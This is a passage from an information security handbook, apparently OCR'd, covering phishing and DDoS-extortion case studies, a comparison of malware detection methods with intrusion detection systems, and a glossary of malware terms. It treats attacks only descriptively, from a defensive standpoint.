


FIGURE 27.1 Lindsay is asked to confirm her ISP account details.

given them all the details they asked for. At this point, the abuse team knew exactly what had happened and began to explain it to Lindsay.

When Lindsay received the first e-mail about her account being hacked, her account was perfectly safe. No hacking had taken place. Lindsay was surprised to learn that the e-mail had not been sent by her ISP but was cleverly designed to trick her into thinking that it had been. This unnerved Lindsay, who had heard about being cautious of people online but had never thought of someone impersonating her ISP.

Lindsay had clicked on a link in the e-mail to go to the ISP's Web site, but the specially crafted link made a pop-up box appear on top of the ISPs genuine site. She had unwittingly entered her account username, password, and payment card details into the pop-up box; these hadn't been sent to the ISP but to a system controlled by criminals. The criminals had then logged into Lindsay's e-mail account at the ISP and used it to send thousands of spam messages advertising a pornographic Web site. Some of the recipients of the message had been so upset by its content that they decided to reply to the sender — who, it appeared, was Lindsay and her son.

Lindsay's ISP set up a new account for her, flagged the original account as having fraudulent use, and arranged for all future activity to be logged. Lindsay also contacted her credit card company, as she had given her payment card details to the criminals. Thankfully, her card had not been misused, and a replacement card was issued. Lindsay had to notify her friends of her new e-mail address, and so did her son. She had to contact the online stores she used, to update the contact and payment details she had previously registered with them. For a long time, she would question each and every e-mail she received, whether it be from her ISP, her bank, or her mother. Lindsay was not going to be a victim of another phishing attack if she could help it.

Extortion

Johnson Brothers was a successful online business selling the latest electronic goods. It specialized in hard-to-get and high-value items such as the latest PDAs and large-format televisions. A national advertising campaign had brought orders flooding in from all over the country, and talk of the company on various Internet message boards had led to a stream of overseas orders. Business was booming, and with Christmas just around the corner things were set to get even busier. Alan was the managing director of Johnson Brothers. One day, he received an e-mail that had been forwarded to him from the customer service call center. The customer service agents were not sure how to handle it and neither was their

supervisor, so they forwarded it to Alan. He read on. The e-mail said that, unless Johnson Brothers was willing to pay £30,000, customers might have difficulty accessing the company's Web site. Alan discussed the e-mail with senior managers, who decided it was probably a hoax; nevertheless, they alerted the IT security team just in case.

A week or so later, customers started to ring the call center, complaining that they could not get on the Web site. IT security reported that something strange was happening on the Internet connection, but they did not know exactly what. The problems lasted for a few hours, then disappeared. The next morning, Alan arrived at work to find an e-mail waiting for him. It was from the same person who had written the first threatening e-mail. It began, "I think you are having problems with your Web site. I think I may be the cause of your problems." The demand for money was made again, with the threat that a further attack would take place on December 18. Alan realized that was Johnson Brother's last order date for Christmas delivery and traditionally the busiest day of the year. Alan called a crisis meeting with the company's top management.

If the Web site was offline on December 18, the business stood to lose around £50,000, so it was tempting to accept the extortionist's demand for £30,000, and some of the managers argued that the decision was obvious. Alan argued that the decision was indeed obvious — Johnson Brothers would not give in to criminals. Alan went to see the IT security manager, who explained about denial-of-service (DoS) attacks. Together, they went to see the company's ISP. The ISP had been very good at providing extra capacity as the company had grown and had provided fairly good support, but they were clueless about handling large-scale DoS attacks. In fact, the ISP seemed more concerned that their network could be adversely affected by a DoS attack on Johnson Brothers, thus causing problems for other customers of the ISP.

Johnson Brothers eventually found a large ISP who specialized in providing high-availability Internet connections, with protection against DoS attacks. They were expensive — very expensive. The migration to the new ISP was painful and had to be done during late evenings and early mornings in order to minimize any effect on customers trying to buy goods through the Web site. Alan knew the finance director would not be pleased with the amount of money spent, but there seemed no alternative.

December 18 came. Alan received a call from IT security: "It's starting!" The IT security manager confirmed that a distributed denial of service (DDoS) attack seemed to be in progress, and he showed Alan how it was affecting the Web site. The site was slow but still working. The customer service call center got a few calls from people complaining that they could not get onto the Web site, and a few complained that the site was slow, but there were not many complaints, and most orders appeared to be coming in just fine. Later in the day, response times for the Web site went down, but IT security was able to determine that it was down due to the sheer number of orders being placed. The DDoS attack stopped.

The company never heard from the extortionist again. The story leaked to the press, but fortunately Alan had informed the company's public relations people about the extortionist's demands. They were able to turn it into a positive (and rather minor) news story about the company keeping criminals at bay rather than a front-page exposé of an E-commerce giant being "hacked."

Following the press announcements, Alan received a call from a law enforcement officer, June, who was a computer crime detective. June asked if she could meet Alan to discuss the extortion attempt and see if they could share any useful information for the future. Alan was embarrassed. He had not reported the incident to the police, because he did not think they were equipped to deal with computer crime. In fact, many police forces around the world have computer crime investigators, and it pays to find out who they are before you need them.

Discussion

The first case (account hijacking) was a straightforward phishing scam, but let us explore the type of organization that might have been responsible. The phishing e-mail was designed by a con man and sent by a spammer. The Web site was written by a Web developer and hosted on a Web server purchased from someone who hacked into a legitimate server beforehand. The log-in details were sold to a spammer,




FIGURE 27.2 How a phishing scam might be organized.

possibly as payment for his services in sending out the phishing e-mails. The payment card details were sold to a "carder," someone who trades in stolen card details. Someone, somewhere, probably coordinated all this, recruited the people needed, and took a large cut of the proceeds. But, in a less sophisticated operation with fewer people, it is possible for them to work independently and meet via the Internet. Many variations are possible, just as with the structure of any business. Figure 27.2 shows how the phishing scam might have worked. Note how the proceeds can be used to fund other, more serious criminal activities. According to law enforcement officials, the criminals involved do not necessarily get paid in cash — stolen goods, illegal drugs, and weapons are equally acceptable to some criminals.

Does phishing really constitute malware, though? Well, the rogue Web page has to be designed by someone and coded in HTML. Usually some kind of supporting program is necessary to disguise the real purpose of the Web page, such as making it appear as a pop-up box or making the padlock icon appear to give the impression that the page is secure. This is usually done in a scripting language, such as Javascript or VBScript, or in a more powerful language such as Java. Now consider the effects of this programming and HTML coding compared to the results of a password-sniffing Trojan. The purpose is the same; it is simply a different method. So, yes, the author believes that phishing involves malware, although this is certainly not a view shared by all.

The second case (extortion) was probably less complicated. It made use of a large bot net of hundreds or thousands of compromised PCs, which were simultaneously instructed to send data to the company's Web servers. This sheer volume was designed to overload the servers or swamp their bandwidth, thus preventing genuine customers from placing orders. It may seem that a lot of effort went into setting this up, but this is not necessarily the case. Home PCs often have little or no anti-virus protection, making them easy targets for compromise by malware and subsequently by a bot net owner, but the extortionist does not have to worry about this part; they just hire a ready-made "bot net with operator." Bizarre as it may seem, bot nets are actually available for hire by the hour.

Current and Future Issues

As we have seen, malware techniques have developed so far that criminals can now pick and choose the best "off-the-shelf" tool for their needs. Not only that, but they also do not need specialist technical knowledge any more. A whole host of experts is willing to help them in exchange for a share of the proceeds. Cybercrime committed by loners or small hacking groups is no longer the main issue; a whole new world is upon us. Increasingly, cybercrime is being committed by loners or small hacking groups working as part of an organized crime ring; this allows them to maximize their income. Their skills are in demand too. Lessons learned in big business, such as outsourcing specialist roles, are being used by organized crime bosses to increase efficiency and effectiveness. Meanwhile, home users — often those with the most vulnerable systems — often remain unaware of the risks. A survey carried out in 2005 illustrated that many home users did not understand IT security because it was too full of jargon. Nearly 85 percent did not know what phishing was, and over 75 percent could not explain spyware (some thought it was used to check up on cheating spouses!). Given that some of these home users will also be nontechnical managers working for companies, it is easy to see how this might also affect the corporate world.

So how can we fight the rising tide of organized computer crime, including the large portion that involves malware? The answers are not certain or easy. Technical people might think of firewalls, anti-virus software, and anti-spyware tools. These comprise one approach to the problem, but a better solution may be more fundamental:

- End users (especially home users) must be sold the message of IT security.
- Managers must understand that the risk to their business is real, not just a potential nuisance.
- Technical staff must learn to talk nontechnical language so end users and managers can understand the risks.
- Government organizations that offer financial support to businesses and consumers wanting to go online (*e.g.*, subsidized training) must factor IT security into the budget.

When the risk is understood, people will begin to demand the tools and technologies to secure themselves. Unfortunately, until this happens, organized computer crime and malware will continue to flourish in a world of misinformation and jargon.

Net-Based Malware Detection: A Comparison with Intrusion Detection Models

Robert M. Slade, CISSP

Overview

In basic terms, there is nothing new in regard to the detection of *malware.* Three major detection engine types are known, and have been known since before malware was a significant problem in the computing environment. Variations on these themes, basing the software on servers rather than desktops, or invoking them on access rather than on-demand, may vary the requirements for management or user training, but do not alter the basic operations, suitabilities, or weaknesses of the systems.

With the recent explosion in instances of malicious software, now sufficient to be seen as a major class of spam, the basing of malware detection in the network cloud may have additional advantages. Detection and elimination of messages carrying malicious payloads can recover bandwidth and network performance, and may also free server or workstation resources in order to provide for more effective malware detection in those areas. In addition, checking for malware at the network gateway allows us to detect malware in our own outbound traffic, thus aiding discovery of infections and other malware that may have been missed by local protection systems.

Malware Detection Technologies

Protective tools in the malware area are generally seen as being limited to anti-virus software, although there are utilities specifically written to find Trojans as well as spyware. To this day, there are three major types, first discussed by Fred Cohen in his groundbreaking academic research in the mid 1980s. These types are known as signature scanning, activity monitoring, and change detection. The basic types of detection systems can be compared with the common intrusion detection system (IDS) types, although the correspondence is not exact. A scanner is like a signature-based IDS. An activity monitor is like a rule-based IDS, And a change detection system is like an anomaly-based IDS. These software types are examined very briefly below.

Signature Scanners

Scanners examine files, boot sectors, and memory for evidence of viral infection, and many can detect other forms of malware. They generally look for viral signatures, sections of program code that are known to be in specific malicious programs but not in most other programs. Because of this, scanning software will generally detect only known malware and must be updated regularly. (Currently, with fast burner e-mail viruses and direct network attack worms, this may mean daily or even hourly.) Some scanning software has resident versions that check each file as it is run: this is known as real-time or on-access scanning, but is functionally identical.

Scanners have generally been the most popular form of anti-viral software, probably because they make a specific identification. In fact, scanners offer somewhat weak protection, because they require regular updating. Scanner identification of a virus may not always be dependable; a number of scanner products have been known to identify viruses based on common families rather than definitive signatures. In addition, scanners fail "open": if a scanner does not trigger an alert when scanning an object, that does not mean the object is not infected, or is not another type of malware. Scanners therefore make errors of the false negative type: failing to identify malicious software in some cases. (This is analogous to the type of error more generally known as false acceptance.)

It is currently popular to install scanning anti-viral software as a part of filtering firewalls or proxy servers. It should be noted that such automatic scanning is demonstrably less effective than manual scanning because of the need to take shortcuts in an effort to reduce the impact on network traffic, and is also subject to a number of failure conditions.

Activity Monitors

An activity monitor performs a task very similar to an automated form of traditional security auditing: it watches for suspicious activity. It may, for example, check for any calls to format a disk or attempts to alter or delete a program file while a program other than the operating system is in control. It may be more sophisticated, and check for any program that performs "direct" activities with hardware, without using the standard system calls.

Activity monitors represent some of the oldest examples of anti-viral software, and are usually effective against more than just viruses. This tactic can be startlingly effective, particularly given the fact that so much malware is slavishly derivative and tends to use the same functions over and over again.

It is, however, very difficult to tell the difference between a word processor updating a file and a virus infecting a file. This type of error — identifying a program as malicious when it is not — is known as a false positive alert (otherwise known in information security as a false rejection). Activity monitoring programs may be more trouble than they are worth because they can continually ask for confirmation of valid activities. The annals of computer virus research are littered with suggestions for virus-proof computers and systems that basically all boil down to the same thing: if the operations that a computer can perform are restricted, viral programs can be eliminated. Unfortunately, so is most of the usefulness of the computer.

Heuristic Scanners

A recent addition to scanners is intelligent analysis of unknown code, currently referred to as *heuristic scanning*. It should be noted that heuristic scanning does not represent a new type of anti-viral software. More closely akin to activity monitoring functions than traditional signature scanning, it looks for "suspicious" sections of code that are generally found in viral programs. While it is possible for normal programs to try to become services, look for other program files, or even modify their own code, such activities are telltale signs that can help an informed user come to some decision about the advisability of running or installing a given new and unknown program. Heuristics, however, can generate a lot of false alarms (false positive alerts), and can either scare novice users or give them a false sense of security after "wolf" has been cried too often.

Change Detection

Change detection software examines system and program files and configuration, stores the information, and compares it against the actual configuration at a later time. Most of these programs perform a checksum or cyclic redundancy check (CRC) that will detect changes to a file even if the length is unchanged. Some programs will even use sophisticated encryption techniques to generate a signature that is, if not absolutely immune to malicious attack, prohibitively expensive, in processing terms, from the point of view of a piece of malware.

Change detection software should also note the addition of completely new entities to a system. It has been noted that some programs have not done this, and allowed the addition of virus infections or malware.

Change detection software is also often referred to as integrity-checking software, but this term can be somewhat misleading. The integrity of a system may have been compromised before the establishment of the initial baseline of comparison.

A sufficiently advanced change detection system, which takes all factors including system areas of the disk and the computer memory into account, has the best chance of detecting all current and future viral strains. However, change detection also has the highest probability of false alarms, because it will not know whether a change is viral or valid. The addition of intelligent analysis of the changes detected may assist with this failing.

Intrusion Detection Systems

Intrusion detection systems (IDSs) have a number of similarities with traditional malware detection. Therefore, examining the differences between the two technologies provides some insight for improvement of malware control.

Intrusion Detection Engines

The primary point of commonality between malware detection and IDS lies in the basic IDS engines. The analysis of data from IDS sensors is done in three fundamental ways. Some IDS engines look for the signatures of specific packets known to be part of intrusions and attacks. This is signature-based IDS, and is directly analogous to signature scanning for malware. Other IDS analysis engines look for unusual traffic: anything that is out of the ordinary. That is, they are detecting changes in network traffic. While this activity is not identical to change detection in terms of malware (traffic patterns are not amenable to the type of checksum calculations used to take snapshots of files), it does pursue the same basic idea: find out what is different and alert the user. (Statistically based intrusion detection systems may not appear to have a direct analogue in the anti-malware world, but a statistical IDS is simply an automated form of building a baseline for an anomaly-based IDS.) The final form of an IDS engine looks for traffic according to rules found in a variety of intrusions and attacks. Rule based IDSs monitor network activity for malicious attacks in the same way that activity monitors check system operations for functions that might indicate malware.

Intrusion Detection Types

IDS engines have direct correspondence with malware detection technologies. Intrusion detection systems are usually classified as two types: host-based or net-based. This division is, in part, made on the basis of the topology of the system overall, but primarily deals with the location of the IDS sensor: on the host or on the net.

Host-Based IDS

In host-based intrusion detection systems, the sensor is resident on the computer system itself. (For the purposes of IDSs, no distinction is made between large computers, servers, or workstations — all are

considered hosts.) A host-based IDS therefore has access to, and an awareness of, all aspects of the system (and any known vulnerabilities), and not just those "visible" from the outside. A comprehensive IDS may have awareness of the actual applications being used, and any specific weaknesses and vulnerabilities that may be attacked. It can detect impacts and changes to the system, and also alert the user (or other security and control systems). Because it is resident within the system, a host-based IDS can have access "down to the metal" without being restricted to those views that the network operating system will provide.

Like any security technology, the host-based IDS has its weaknesses. For one thing, from inside the host, it cannot see all the network traffic. The traffic it can see will already have been pre-processed and interpreted. Any analysis can be affected by an attack on the host; and if the host is attacked, data (which is generally stored on the host) can be lost.

Net-Based IDS

For net-based intrusion detection, the sensor is resident on the network, even if it is run from or attached to a host computer. Net-based sensors can see all network traffic in its raw state. This allows a net-based IDS to examine packet fragmentation (which may be deliberate, as the attack itself or a precursor), headers (which may contain malformed data), and even the pure signals, which may contain such non-data phenomena as jamming signals.

There are, of course, problems with net-based IDS sensors. One is that it is exposed on the net. There is no host system to harden around it, and the sensor can be attacked directly. In addition, a net-based sensor will see traffic, but may not be aware of the implications for the end system. Because the sensor may be part of a firewall, router, or other network appliance, performance trade-offs are important, and therefore functionality may be compromised due to efficiency considerations. Net-based sensors will also be unable to deal with encryption for links that may be tunneled over a virtual private network. The net-based IDS as a whole will depend on the net, and the host for alerting, storage of data, and possibly analysis.

Given the two types of systems, which is better? The answer, of course, is "both." The most effective IDS will use multiple engines and both topologies.

Anti-Malware Detection and Performance Issues

In the pursuit of efficiency, and particularly the speed of detection, shortcuts can be used. One is to look at a specific area that you expect to give indications of malware. In the days when file infectors were the major problem, this was known as "top and tail" scanning, because a most viruses changed either the beginning or end of the file. More recently, this has meant that e-mail scanners have concentrated to specific types of attachments. Another shortcut is the use of "generic" signatures: a section of code that is common to a number of pieces of malware. If the library of signatures can be reduced, speed can be improved. Unfortunately, all shortcuts have weaknesses. One might end up looking in the wrong place (or for the wrong thing) and might also be subject to a number of false positives.

For server- or appliance-based anti-malware systems, the use of workload reduction is generally extensive. When dealing with the volume of network traffic, the performance hit can be significant. The use of abbreviations takes a toll; typically, server-based anti-viral scanners lose 20 percent of the accuracy or detection capabilities when compared with a stand-alone product from the same vendor. The question then becomes: is this good enough?

Low-Hanging Fruit

Traditionally, the answer from the anti-virus research community has been "no." In the past, malware had a low incidence, and there seemed to be no point in putting a protection system in place unless that control managed to provide nearly complete blockage of the problem. With the extreme increase in levels

of malware in recent years, it may be time to rethink that response. The new idea to add to the mix, interestingly, typically used in regard to attacks: low hanging fruit. Usually, intruders go around "knocking on doors" and finding the easiest target to strike. So why not use the same technique for defense?

The Pareto principle tells us that 80 percent of any effect comes from 20 percent of the effort invested. This general idea has been amply demonstrated in the field of malware. Prior to 1999, boot sector infectors (BSIs) were the most successful viruses in terms of spread. Many more file infectors were written than BSIs: in 1994, roughly 15,000 file infectors versus about 500 BSIs. Yet at one point there were more copies of the Stoned virus (a BSI) alone than all file infectors combined.

In fact, with regard to malware, the principle is very much magnified. With respect to the numbers of infected messages seen, Happy99 was two orders of magnitude less than Hybris, which was an order of magnitude less than Dumaru, which was an order of magnitude less than Klez, which was an order of magnitude less than Swen, which was an order of magnitude less than Sobig.F. This means that the most successful e-mail virus (in terms of messages generated) created a million times more traffic than the fifth most successful, with a 100,000 other viruses coming lower on the scale. Stoned, Michelangelo, Melissa, Loveletter, and other viruses that received more attention do not even appear on the same chart.

Detection Load

E-mail-based malware and fastburners are now a constant load on e-mail and network systems, consuming bandwidth and other network resources. As of this writing, the virus Swen has, for several months, been sending at the rate of several copies per hour to individual (well-known) accounts. This would consume, unnecessarily, roughly a megabyte of bandwidth per account per hour. Removing "common" malware at the gateway would also allow for a reduction of the scanning load on either the server or workstation, thus freeing resources for more detailed detection of less prevalent malware.

Traditionally, malware scanning takes place after the material has been downloaded. As well as wasting bandwidth, CPU cycles are consumed in checking a great deal of material that could be easily eliminated. The network is still the major bottleneck, and scanning at the gateway can greatly reduce the network load.

Management of malware detection, both in terms of maintenance of the library of signatures and also with regard to operation and reaction, has been an ongoing concern. Scanning at the gateway is obviously managed centrally, rather than by the user. In addition, eradicating the high-volume e-mail viruses reduces user decisions about how to respond. Remember that Sobig.F, which holds the record in terms of the number of infected messages created, used no special technical tricks in order to run — it simply asked the user to run it.

Summary

On a well-known address, spam and malware may account for 90 percent of the total message traffic. Even if nonlegitimate traffic is in the minority, in terms of the number of messages, individual malware messages tend to be much larger, and thus consume a disproportionate amount of the total bandwidth, disk space, and other resources consumed in dealing with them.

Due to the fact that the most common viruses are seen at many times the rate of secondary malware, detecting and deleting these items at the network gateway, or even in the network cloud, drastically reduces the overall load on both the network and the protection resources. In addition, network-based detectors of malicious software can check outbound traffic, thus helping to determine whether a system is infected and is sending out infected traffic.

By splitting the load between the network and host detection systems, one can reduce the workload so that the total performance cost is less than a single detection system. Therefore, one can enhance the protection against malware at the same time as recovering network resources that would otherwise be wasted.

Glossary

This glossary is not a complete listing of malware- or intrusion detection-related terms. Many others can be found in the security glossary posted at http://victoria.tc.ca/techrev/secgloss.htm and mirrored at http://sun.soci.niu.edu/~rslade/secgloss.htm.

Activity monitor: A type of anti-viral software that checks for signs of suspicious activity, such as attempts to rewrite program files, format disks, etc. Some versions of the activity monitor will generate an alert for such operations, while others will block the behavior.

Anomaly detection: Detecting intrusions by looking for activity that is different from the user's or system's normal behavior. A type of intrusion detection system.

Anti-viral: Although an adjective, this is frequently used as a noun, as a short form for anti-virus software or systems of all types.

Attack: The act of trying to bypass security controls on a system. An attack may be active, resulting in the alteration of data; or passive, resulting in the release of data. Note that the fact that an attack is made does not necessarily mean that it will succeed. The degree of success depends on the vulnerability of the system or activity and the effectiveness of existing countermeasures. "Attack" is often used as a synonym for a specific exploit.

Attack signature: Activities or alterations to a system indicating an attack or attempted attack, and particularly a specific type of attack, often determined by examination of audit or network logs.

Audit: The collection of records of activities to access their compliance with security policy.

Blackhat: Communities or individuals who either attempt to break into computer systems without prior authorization, or who explore security primarily from an attack perspective. The term originates from old American western genre movies where the "good guys" always wore white hats and the "bad guys" always wore black.

BSI (boot sector infector): A virus that replaces the original boot sector on a disk, which normally contains executable code.

Change detection: Anti-viral software that looks for changes in the computer system. A virus must change something, and it is assumed that program files, disk system areas, and certain areas of memory should not change. This software is very often referred to as "integrity checking" software, but it does not necessarily protect the integrity of data, nor does it always assess the reasons for a possibly valid change. Change detection using strong encryption is sometimes also known as authentication software.

DDoS (distributed denial-of-service): A form of network denial-of-service (DoS) attack in which a master computer controls a number of client computers to flood the target (or victim) with traffic, using backdoor agent, client, or zombie software on a number of client machines.

Defense in depth: A security approach whereby each system on the network is secured to the greatest possible degree, using layers of defenses in which penetrations successful at one point will be caught by another.

Disinfection: In virus work, this term can mean either the disabling of a virus' ability to operate, the removal of virus code, or the return of the system to a state identical to that prior to infection. Because these definitions can differ substantially in practice, discussions of the ability to disinfect an infected system can be problematic. Disinfection is the means users generally prefer to use in dealing with virus infections, but the safest means of dealing with an infection is to delete all infected objects and replace with safe files from backup.

False negative: There are two types of "false" reports from anti-viral or anti-malware software. A false negative report occurs when an anti-viral reports no viral activity or presence, when there is a virus present. References to false negatives are usually only made in technical reports. Most people simply refer to an anti-viral "missing" a virus. In general security terms, a false negative is called a false acceptance, or Type II error.

False positive: The second kind of false report that an anti-viral can make is to report the activity or presence of a virus when there is, in fact, no virus. False positive has come to be widely used among those who know about viral and anti-viral programs. Very few use the analogous term, "false alarm." In general security terms, a false positive is known as a false rejection, or Type I error.

File infector: A virus that attaches itself to, or associates itself with, a file, usually a program file. File infectors most often append or prepend themselves to regular program files, or overwrite program code. The file infector class is often also used to refer to programs that do not physically attach to files but associate themselves with program filenames. (See System infector, Companion.)

Firewall: A secured system passing and examining traffic between an internal trusted network and an external untrusted network such as the Internet. Firewalls can be used to detect, prevent, or mitigate certain types of network attacks.

Generic: (1) Activity monitoring and change detection software, because they look for viral-like activity rather than specific virus signatures, are often referred to as generic anti-virals. Heuristic scanners are often included because they are a special case of activity monitors. (2) A virus scan string that matches more than one virus. The usefulness of generic signatures is sometimes questioned. (3) The use of error recovery or heuristic techniques for disinfection.

Heuristic: In general, heuristics refer to trial-and-error or seat-of-the-pants thinking rather than formal rules. In anti-viral jargon, however, the term has developed a specific meaning regarding the examination of program code for functions or opcode strings known to be associated with viral activity. In most cases, this is similar to activity monitoring but without actually executing the program; in other cases, code is run under some type of emulation. Recently, the meaning has expanded to include generic signature scanning meant to catch a group of viruses without making definite identifications.

Infection: In a virus, the process of attaching to, or associating with, an object in such a way that when the original object is called, or the system is invoked, the virus will run in addition to, or in place of, the original object.

Intrusion: Attacks or attempted attacks from outside the security perimeter of a system.

Intrusion detection system (IDS): An automated system for alerting operators to a penetration or other contravention of a security policy. Some intrusion detection systems may also have means for responding to a penetration by shutting down access (intrusion prevention systems, or IPS) or gathering more information on the intruder.

Macro virus: A macro is a small piece of programming in a simple language, used to perform a simple, repetitive function. Microsoft's Word Basic and VBA macro languages can include macros in data files, and have sufficient functionality to write complete viruses.

Malware: A general term used to refer to all forms of malicious or damaging software, including viral programs, Trojans, logic bombs, and the like.

Multipartite: Formerly, a viral program that will infect both boot sector MBRs and files. Possibly now, a virus that will infect multiple types of objects, or that reproduces in multiple ways.

Network forensics: Collection and analysis of evidence of intrusion or malfeasance from network activity and data. Closely related to intrusion detection systems and one of the major divisions of digital forensics.

Ohnosecond: That minuscule fraction of time between hitting the "run this attachment" button and realizing that the reason this message looked familiar is because it is the "Bagle.H" virus (modified from RFC 2828).

Polymorphism: Techniques that use some system of changing the "form" of the virus on each infection to try and avoid detection by signature scanning software. Less sophisticated systems are referred to as self- encrypting.

RAT (Remote Access Trojan): A program designed to provide access to, and control over, a network-attached computer from a remote computer or location, in effect providing a backdoor.

Scanner: A program that reads the contents of a file, looking for code known to exist in specific viral programs.

Script virus: It is difficult to make a strong distinction between script and macro programming languages, but generally a script virus is a stand-alone object, contained in a text file or e-mail message. A macro virus is generally contained in a data file, such as a Microsoft Word document.

Social engineering: Attacking or penetrating a system by tricking or subverting operators or users, rather than by means of a technical attack. More generally, the use of fraud, spoofing, or other social or psychological measures to get legitimate users to break security policy.

Trojan horse: A program that either pretends to have, or is described as having, a (beneficial) set of features but which, either instead or in addition, contains a damaging payload. Most frequently, the usage is shortened to "Trojan."

Virus, computer: A final definition has not yet been agreed upon by all researchers. A common definition is: "a program which modifies other programs to contain a possibly altered version of itself." This definition is generally attributed to Fred Cohen, although his actual definition is in mathematical form. Another possible definition is: "an entity which uses the resources of the host (system or computer) to reproduce itself and spread, without informed operator action."

Vx: The abbreviated reference to the "Virus eXchange" community; those people who consider it proper and right to write, share, and release viral programs, including those with damaging payloads. Probably originated by Sara Gordon, who has done extensive studies of the virus exchange and security breaking community and who has an aversion to using the SHIFT key.

Wild, in the: A jargon reference to those viral programs that have been released into, and successfully spread in, the normal computer user community and environment. It is used to distinguish between those viral programs that are written and tested in a controlled research environment, without escaping, and those that are uncontrolled "in the wild."

Worm: A self-reproducing program that is distinguished from a virus by copying itself without being attached to a program file, or which spreads over computer networks, particularly via e-mail. A recent refinement is the definition of a worm as spreading without user action — for example, by taking advantage of loopholes and trapdoors in software.

Zombie: a specialized type of backdoor or remote access program designed as the agent, or client (middle layer) component of a DDoS (distributed denial-of-service) network.

References

1. Amoroso, E.G. 1999, *Intrusion Detection,* Intrusion.Net Books, Sparta, NJ.
2. Bace, R.G. 2000, *Intrusion Detection,* Macmillan Computer Publishing (MCP), Indianapolis, IN.
3. Cohen, F. 1994, *A Short Course on Computer Viruses, second edition*, John Wiley & Sons, New York.
4. Ferbrache, D. 1992, *A Pathology of Computer Viruses,* Springer-Verlag, London.
5. Gattiker, U., Harley, D., and Slade, R. 2001, "Viruses Revealed," McGraw-Hill, New York.
6. Slade, R.M. 1996, *Robert Slade's Guide to Computer Viruses,second edition,* Springer-Verlag, New York.
7. Slade, R.M. 2002, Computer Viruses, *Encyclopedia of Information Systems,* Academic Press, San Diego.
8. Slade, R.M. 2003, *Net-Based Malware Detection: A Comparison with Intrusion Detection Models,* Polytechnic University, New York, media.poly.edu/realmedia/electrical/eesem2003/eesem2003_11_06.ram http://www.poly.edu/Podium/eef2003.cfm#robertslade.

Malware and Computer Viruses

Robert M. Slade, CISSP

Malware is a relatively new term in the security field. It was created to address the need to discuss software or programs that are intentionally designed to include functions for penetrating a system, breaking security policies, or carrying malicious or damaging payloads. Because this type of software has started to develop a bewildering variety of forms such as backdoors, data diddlers, DDoS, hoax warnings, logic bombs, pranks, RATs, Trojans, viruses, worms, zombies, etc., the term *malware* has come to be used for the collective class of malicious software. The term is, however, often used very loosely simply as a synonym for virus, in the same way that virus is often used simply as a description of any type of computer problem. This chapter attempts to define the problem more accurately and to describe the various types of malware.

Viruses are the largest class of malware, both in terms of numbers of known entities and in impact on the current computing environment. Viruses will, therefore, be given primary emphasis in this chapter but will not be the only malware type examined.

Programming bugs or errors are generally not included in the definition of malware, although it is sometimes difficult to make a hard and fast distinction between malware and bugs. For example, if a programmer left a buffer overflow in a system and it creates a loophole that can be used as a backdoor or a maintenance hook, did he do it deliberately? This question cannot be answered technically, although we might be able to guess at it, given the relative ease of use of a given vulnerability.

In addition, it should be noted that malware is not only a collection of utilities for the attacker. Once launched, malware can continue an attack without reference to the author or user; and in some cases it will expand the attack to other systems. There is a qualitative difference between malware and the attack tools, kits, or scripts that have to operate under an attacker's control and which are not considered to fall within the definition of malware. There are gray areas in this aspect as well, because RATs and DDoS zombies provide unattended access to systems but need to be commanded in order to deliver a payload.

Potential Security Concerns

